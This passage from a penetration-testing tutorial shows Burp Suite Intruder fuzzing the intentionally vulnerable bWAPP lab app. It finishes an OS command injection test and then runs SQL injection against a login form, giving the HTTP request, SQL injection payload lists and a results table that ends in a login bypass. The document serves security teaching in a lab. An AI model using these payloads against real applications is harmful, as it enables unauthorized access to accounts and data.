
target%26%20id&form=submit
```

Great Job!! Fuzzing test is completed and it found that the application has a bug which leads to OS command vulnerability. From the screenshot, you can see the application is showing ID as per the request of the selected payload.



Fuzzing SQL

Similarly, repeat the same process in order to intercept the request and then send intercepted data into Intruder.



Configure the **position** where payload will be inserted, the attack type determines the way in which payloads are assigned to payload positions. It is much similar like brute force attack.

Payload position: **1:1** (user input for login: password)

Attack type: **Cluster bomb** (for two payloads)

Payload Positions

Configure the positions where payloads will be inserted into the base request. The attack type determines the way in which payloads are assigned to payload positions - see help for full details.

Attack type: Cluster bomb

```
POST /bWAPP/sqli_3.php HTTP/1.1
Host: 192.168.1.105
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:54.0)
Gecko/20100101 Firefox/54.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.1.105/bWAPP/sqli_3.php
Content-Type: application/x-www-form-urlencoded
Content-Length: 30
Cookie: PHPSESSID=abc6e4fb1eef65c741599a633882f20c; security_level=0
Connection: close
Upgrade-Insecure-Requests: 1
```

```
login=$1$&password=$1$&form=submit
```

Start attack

Add \$

Clear \$

Auto \$

Refresh

? < + > Type a search term

0 matches

Clear

2 payload positions

Length: 556

Burp suite intruder contains a fuzzing string which will test for SQL injection, therefore choose **to fuzz –SQL Injection** for **first** payload position and click on **ADD** tab to load this string into the simple list as shown in the screenshot and at final click on **start attack**.

TargetPositionsPayloadsOptions

?

Payload Sets

Start attack

You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload set, and each payload type can be customized in different ways.

Payload set: 1 Payload count: 134

Payload type: Simple list Request count: 0

?

Payload Options [Simple list]

This payload type lets you configure a simple list of strings that are used as payloads.

Paste

Load ...

Remove

Clear

Add

a' or 1=1--

"a"" or 1=1--"

or a = a

a' or 'a' = 'a

1 or 1=1

a' waitfor delay '0:0:10'--

1 waitfor delay '0:0:10'--

Add from list ...

Server-side variable names

Fuzzing - SQL injection

Fuzzing - XSS

Fuzzing - path traversal

Similarly, repeat the same process to set payload option for **second** payload position.

Target

Positions

Payloads

Options

?

Payload Sets

Start attack

You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload set, and each payload type can be customized in different ways.

Payload set: Payload count: 134

Payload type: Request count: 17,956

?

Payload Options [Simple list]

This payload type lets you configure a simple list of strings that are used as payloads.

Paste

Load ...

Remove

Clear

Add

'

a' or 1=1--

"a"" or 1=1--"

or a = a

a' or 'a' = 'a

1 or 1=1

a' waitfor delay '0:0:10'--

1 waitfor delay '0:0:10'--

Add

Enter a new item

Add from list ...

Server-side variable names

Fuzzing - SQL injection

Fuzzing - XSS

Fuzzing - path traversal

It will start the attack by sending a request which contains the arbitrary string to test SQL injection vulnerability in the target application. Now from a given list of applied string select the payload which has the highest length as output as shown

in the given image, we have the select request **168** having a length equal to **13648**.

Intruder attack 6


Attack Save Columns

Results Target Positions Payloads Options

Filter: Showing all items

Request ▲	Payload1	Payload2	Status	Error	Timeout	Length
162	%200r%20x=x	a' or 1=1--	200	<input type="checkbox"/>	<input type="checkbox"/>	2532
163	')%20or%20(x=x	a' or 1=1--	200	<input type="checkbox"/>	<input type="checkbox"/>	2573
164	0 or 1=1	a' or 1=1--	200	<input type="checkbox"/>	<input type="checkbox"/>	2532
165	' or 0=0 --	a' or 1=1--	200	<input type="checkbox"/>	<input type="checkbox"/>	2543
166	" or 0=0 --	a' or 1=1--	200	<input type="checkbox"/>	<input type="checkbox"/>	2532
167	or 0=0 --	a' or 1=1--	200	<input type="checkbox"/>	<input type="checkbox"/>	2532
168	' or 0=0 #	a' or 1=1--	200	<input type="checkbox"/>	<input type="checkbox"/>	13648
169	or 0=0 #"	a' or 1=1--	200	<input type="checkbox"/>	<input type="checkbox"/>	2532
170	or 0=0 #	a' or 1=1--	200	<input type="checkbox"/>	<input type="checkbox"/>	2532
171	' or 1=1--	a' or 1=1--	200	<input type="checkbox"/>	<input type="checkbox"/>	2543
172	" or 1=1--	a' or 1=1--	200	<input type="checkbox"/>	<input type="checkbox"/>	2532
173	' or '1'='1'--	a' or 1=1--	200	<input type="checkbox"/>	<input type="checkbox"/>	2543
174	' or 1 --'	a' or 1=1--	200	<input type="checkbox"/>	<input type="checkbox"/>	2532
175	or 1=1--	a' or 1=1--	200	<input type="checkbox"/>	<input type="checkbox"/>	2532
176	or%201=1	a' or 1=1--	200	<input type="checkbox"/>	<input type="checkbox"/>	2532
177	or%201=1 --	a' or 1=1--	200	<input type="checkbox"/>	<input type="checkbox"/>	2532
178	' or 1=1 or "='	a' or 1=1--	200	<input type="checkbox"/>	<input type="checkbox"/>	2532
179	or 1=1 or "'='	a' or 1=1--	200	<input type="checkbox"/>	<input type="checkbox"/>	2532
180	' or a=a--	a' or 1=1--	200	<input type="checkbox"/>	<input type="checkbox"/>	2543
181	or a=a	a' or 1=1--	200	<input type="checkbox"/>	<input type="checkbox"/>	2532
182	') or ('a'='a	a' or 1=1--	200	<input type="checkbox"/>	<input type="checkbox"/>	2573
183) or (a=a	a' or 1=1--	200	<input type="checkbox"/>	<input type="checkbox"/>	2532

Insert selected payload into the intercepted request and then forward this request as you can see in the given image.



Wonderful!! Fuzzing test is completed and it found that the application has a bug which leads to SQL injection vulnerability. From the screenshot, you can see we had login into Neo's account without valid input this happens only as per the request of the selected payload.

/ SQL Injection (Login Form/Hero) /

Enter your 'superhero' credentials.

Login:

Password:

Login

Welcome **Neo**, how are you today?

Your secret: **Oh Why Didn't I Took That BLACK Pill?**

Author: Aarti Singh is a Researcher and Technical Writer at Hacking Articles an Information Security Consultant Social Media Lover and Gadgets. Contact [here](#)

Share this:



Like this:

Loading...

ABOUT THE AUTHOR



RAJ CHANDEL

Raj Chandel is a Skilled and Passionate IT Professional especially in IT-Hacking Industry. At present other than his name he can also be called as An Ethical Hacker, A Cyber Security Expert, A Penetration Tester. With years of quality Experience in IT and software industry

PREVIOUS POST

← [BEGINNER GUIDE TO WEBSITE
FOOTPRINTING](#)

NEXT POST


[SETUP DNS PENETRATION TESTING
LAB ON WINDOWS SERVER 2012](#)



Leave a Reply

Your email address will not be published. Required fields are marked *

Comment



Name *

Email *

Website

☐ Notify me of follow-up comments by email.

☐ Notify me of new posts by email.

POST COMMENT